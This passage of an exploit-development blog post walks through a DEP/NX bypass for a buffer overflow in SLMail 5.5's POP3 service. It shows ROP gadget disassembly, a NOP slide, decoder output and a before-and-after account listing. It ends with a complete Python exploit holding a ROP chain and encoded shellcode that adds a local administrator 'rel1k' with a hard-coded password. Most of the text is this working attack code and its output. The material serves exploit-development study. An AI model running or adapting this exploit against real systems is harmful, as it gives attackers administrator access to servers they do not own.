
```
7C85E6F7  83C4 20     ADD ESP,20
7C85E6FA  5E          POP ESI
7C85E6FB  5D          POP EBP
7C85E6FC  C2 0400     RETN 4
```

This will ADD ESP with a value of 20, POP two registers, then RETN4, this will land us directly in our controlled stack where our shellcode is. One last problem, which is easy, we have to find exactly where it lands us so we can put a memory address for JMP or CALL ESP. This is easy with Metasploit; you simply go to the tools section, use the pattern_create and pattern_offset tool to find exactly where you land. Use that to put in a memory address that JMP's ESP:




```
7C86A01B  FFE4        JMP ESP
7C86A01D  9F          LAHF
7C86A01E  867CFA 9F   XCHG BYTE PTR DS:[EDX+EDI*
7C86A022  867C90 90   XCHG BYTE PTR DS:[EAX+EDX*
```

Once we jump here, look where we land:



```
01F3A194  90            NOP
01F3A195  90            NOP
01F3A196  90            NOP
01F3A197  90            NOP
01F3A198  90            NOP
01F3A199  90            NOP
01F3A19A  90            NOP
01F3A19B  90            NOP
01F3A19C  90            NOP
01F3A19D  90            NOP
01F3A19E  90            NOP
01F3A19F  90            NOP
01F3A1A0  90            NOP
01F3A1A1  90            NOP
01F3A1A2  90            NOP
01F3A1A3  90            NOP
01F3A1A4  90            NOP
01F3A1A5  90            NOP
01F3A1A6  90            NOP
01F3A1A7  90            NOP
01F3A1A8  90            NOP
01F3A1A9  90            NOP
01F3A1AA  90            NOP
01F3A1AB  90            NOP
01F3A1AC  90            NOP
01F3A1AD  90            NOP
01F3A1AE  90            NOP
01F3A1AF  90            NOP
01F3A1B0  90            NOP
01F3A1B1  90            NOP
01F3A1B2  90            NOP
01F3A1B3  90            NOP
01F3A1B4  90            NOP
01F3A1B5  90            NOP
01F3A1B6  90            NOP
01F3A1B7  90            NOP
01F3A1B8  90            NOP
01F3A1B9  90            NOP
01F3A1BA  90            NOP
01F3A1BB  90            NOP
01F3A1BC  90            NOP
01F3A1BD  90            NOP
01F3A1BE  90            NOP
01F3A1BF  90            NOP
01F3A1C0  90            NOP
01F3A1C1  90            NOP
01F3A1C2  2BC9          SUB ECX,ECX
01F3A1C4  83E9 CA       SUB ECX,-36
01F3A1C7  D9EE          FLDZ
01F3A1C9  D97424 F4     FSTENV (28-BYTE) PTR SS:[ESP-C]
01F3A1CD  5B            POP EBX
01F3A1CE  8173 13 D0F3B1A XOR DWORD PTR DS:[EBX+13],A3B1F3D0
01F3A1D5  83EB FC       SUB EBX,-4
01F3A1D8 ^E2 F4         LOOPD SHORT 01F3A1CE
```


We land right where we want, to a nopslide, and ultimately to our shellcode. I modified the shellcode a bit in SLMAIL to just add a user account called rel1k. I also found that 0xff, 0x00, and 0x0a are restricted characters. Let's take a peek before and after:



C:\WINDOWS\system32\cmd.exe


```
C:\Documents and Settings\Administrator>net user

User accounts for \\SSHACKTHISBOX-0

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_SSHACKTHISBOX-0     IWAM_SSHACKTHISBOX-0     SUPPORT_388945a0
The command completed successfully.


C:\Documents and Settings\Administrator>_
```

Note the user accounts, let's send our payload:



```
root@ssdavelinuxvm1:/home/relik/Desktop/nxbypass# python slmail_nx_bypass.py

Sending happy NX Bypass Overflow...
```

The payload is sent. Let's recheck our user accounts:



C:\WINDOWS\system32\cmd.exe

```
C:\Documents and Settings\Administrator>net user

User accounts for \\SSHACKTHISBOX-0

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_SSHACKTHISBOX-0     IWAM_SSHACKTHISBOX-0     SUPPORT_388945a0
The command completed successfully.


C:\Documents and Settings\Administrator>net user

User accounts for \\SSHACKTHISBOX-0

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_SSHACKTHISBOX-0     IWAM_SSHACKTHISBOX-0     rel1k
SUPPORT_388945a0
The command completed successfully.


C:\Documents and Settings\Administrator>_
```

A local administrator account called "rel1k" has been added. Simply awesome.

This is a prime example of taking an exploit and using it to bypass data execution prevention. I would like to note that this isn't a problem with Microsoft in anyway; they have chosen to allow backwards compatibility (as mentioned with Skape and Skywings article). Interesting enough is I really haven't seen something like this; most of the exploits out there with NX bypass already have ESI and EBP set up with minor modification. This is somewhat different as our registers aren't pointing anywhere useful. This should be somewhat universal if ECX and ESP are writeable memory addresses, should take minor modification to get it to work with other exploits.

Special thanks to Muts, Ryujin, John Melvin (whipsmack), and H.D. Moore that have helped along the way.

Remember to visit http://www.securestate.com for more of this fun stuff!

References:

Skape and Skywing. Bypassing Windows Hardware-enforced Execution Prevention. October 2, 2005. http://uninformed.org/index.cgi?v=2&a=4.

Brett Moore's Crafy NX Bypass. Special thanks to HDM.
http://metasploit.com/svn/framework3/trunk/modules/exploits/windows/smb/ms08_067_netapi.rb

http://www.offensive-security.com
Special thanks to Ryujin, and Muts for all the help

SLMail with DEP Bypass below:

```
#!/usr/bin/python
######################################################################
#
# SLMail 5.5.0.4433 NX Bypass 2003 SP2
#
# Written by: David Kennedy (ReL1K) at SecureState
#
# Original Exploit Discovered by: muts http://www.offensive-security.com
#
# Tested on Windows 2003 SP2, note all addresses for SP2 R2 appear to be
# there, just in different memory addresses. Shouldn’t be hard to modify.
#
#####################################################################
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "\x41" * 4654

# Here we start the NX bypass code

#0x7C93C899 @SHELL32 PUSH ESP, POP EBP, RETN0x4
disablenx= '\x99\xC8\x93\x7C' # Get EBP close to our controlled stack

# POP EBX, RETN  0x7C806B03 @NTDLL
disablenx+='\x03\x6B\x80\x7C' # 0x7C8043A3 will be EBX when POP

# This will be called when NX has been
# disabled and get us to our controlled stack.

# ADD ESP 10, POP ESI, POP EBP, RETN4 0x7C85E6F7 @NTDLL
disablenx+= '\xF7\xE6\x85\x7C'

# This is needed for NX Bypass for ESI
# to be writeable.

# POP EDI, POP ESI, RETN 0x7c8043A3 @NTDLL
disablenx+='\xA3\x43\x80\x7c'

#PUSH ECX, CALL EBX 0x7c934f57 @SHELL32
disablenx+= '\x57\x4F\x93\x7C' # This will go to EBX (0x7c8043A3)

# RETN0x10 0x7c8f7495 @SHELL32
```

```
disablenx+= '\x95\x74\x8f\x7c' # Stack Alignment

# DEP BYPASS - ESI and EBP POINT TO WRITEABLE MEMORY ADDRESSES
# 0x7C83F517 @ NTDLL
disablenx+='\x17\xF5\x83\x7C' # DISABLE NX THROUGH ZwSetInformationProcess

# win32_adduser - PASS=ihazadmin USER=rel1k Size=240 #Encoder=PexFnstenvSub
# Restricted Characters: 0x00, 0x0a
shellcode=("\x2b\xc9\x83\xe9\xca\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xd0"
"\xf3\xb1\xa3\x83\xeb\xfc\xe2\xf4\x2c\x1b\xf5\xa3\xd0\xf3\x3a\xe6"
"\xec\x78\xcd\xa6\xa8\xf2\x5e\x28\x9f\xeb\x3a\xfc\xf0\xf2\x5a\xea"
"\x5b\xc7\x3a\xa2\x3e\xc2\x71\x3a\x7c\x77\x71\xd7\xd7\x32\x7b\xae"
"\xd1\x31\x5a\x57\xeb\xa7\x95\xa7\xa5\x16\x3a\xfc\xf4\xf2\x5a\xc5"
"\x5b\xff\xfa\x28\x8f\xef\xb0\x48\x5b\xef\x3a\xa2\x3b\x7a\xed\x87"
"\xd4\x30\x80\x63\xb4\x78\xf1\x93\x55\x33\xc9\xaf\x5b\xb3\xbd\x28"
"\xa0\xef\x1c\x28\xb8\xfb\x5a\xaa\x5b\x73\x01\xa3\xd0\xf3\x3a\xcb"
"\xec\xac\x80\x55\xb0\xa5\x38\x5b\x53\x33\xca\xf3\xb8\x03\x3b\xa7"
"\x8f\x9b\x29\x5d\x5a\xfd\xe6\x5c\x37\x90\xdc\xc7\xfe\x96\xc9\xc6"
"\xf0\xdc\xd2\x83\xbe\x96\xc5\x83\xa5\x80\xd4\xd1\xf0\x81\xd4\xcf"
"\xe1\x98\x91\xca\xb8\x92\xcb\xc2\xb4\x9e\xd8\xcd\xf0\xdc\xf0\xe7"
"\x94\xd3\x97\x85\xf0\x9d\xd4\xd7\xf0\x9f\xde\xc0\xb1\x9f\xd6\xd1"
"\xbf\x86\xc1\x83\x91\x97\xdc\xca\xbe\x9a\xc2\xd7\xa2\x92\xc5\xcc"
"\xa2\x80\x91\xd1\xb5\x9f\x80\xc8\xf0\xdc\xf0\xe7\x94\xf3\xb1\xa3")

nops1= "\x90" * 28 # 28 NOPSLIDE UNTIL JMPESP PTR

jmpesp="\x1B\xA0\x86\x7C"  # 0x7C86A01B JMP ESP @NTDLL

nops2="\x90" * 50 # PADDING BEFORE SHELLCODE

print "\nSending happy NX Bypass Overflow..."
sock.connect(('10.211.55.128',110))
data = sock.recv(1024)
sock.send('USER username' +'\r\n')
data = sock.recv(1024)
sock.send('PASS ' + buffer + disablenx + nops1 + jmpesp + nops2 + shellcode + '\r\n')
data = sock.recv(1024)
sock.close()
print "\nExploit sent. You should have a user 'rel1k' with password 'ihazadmin'\n\n"
```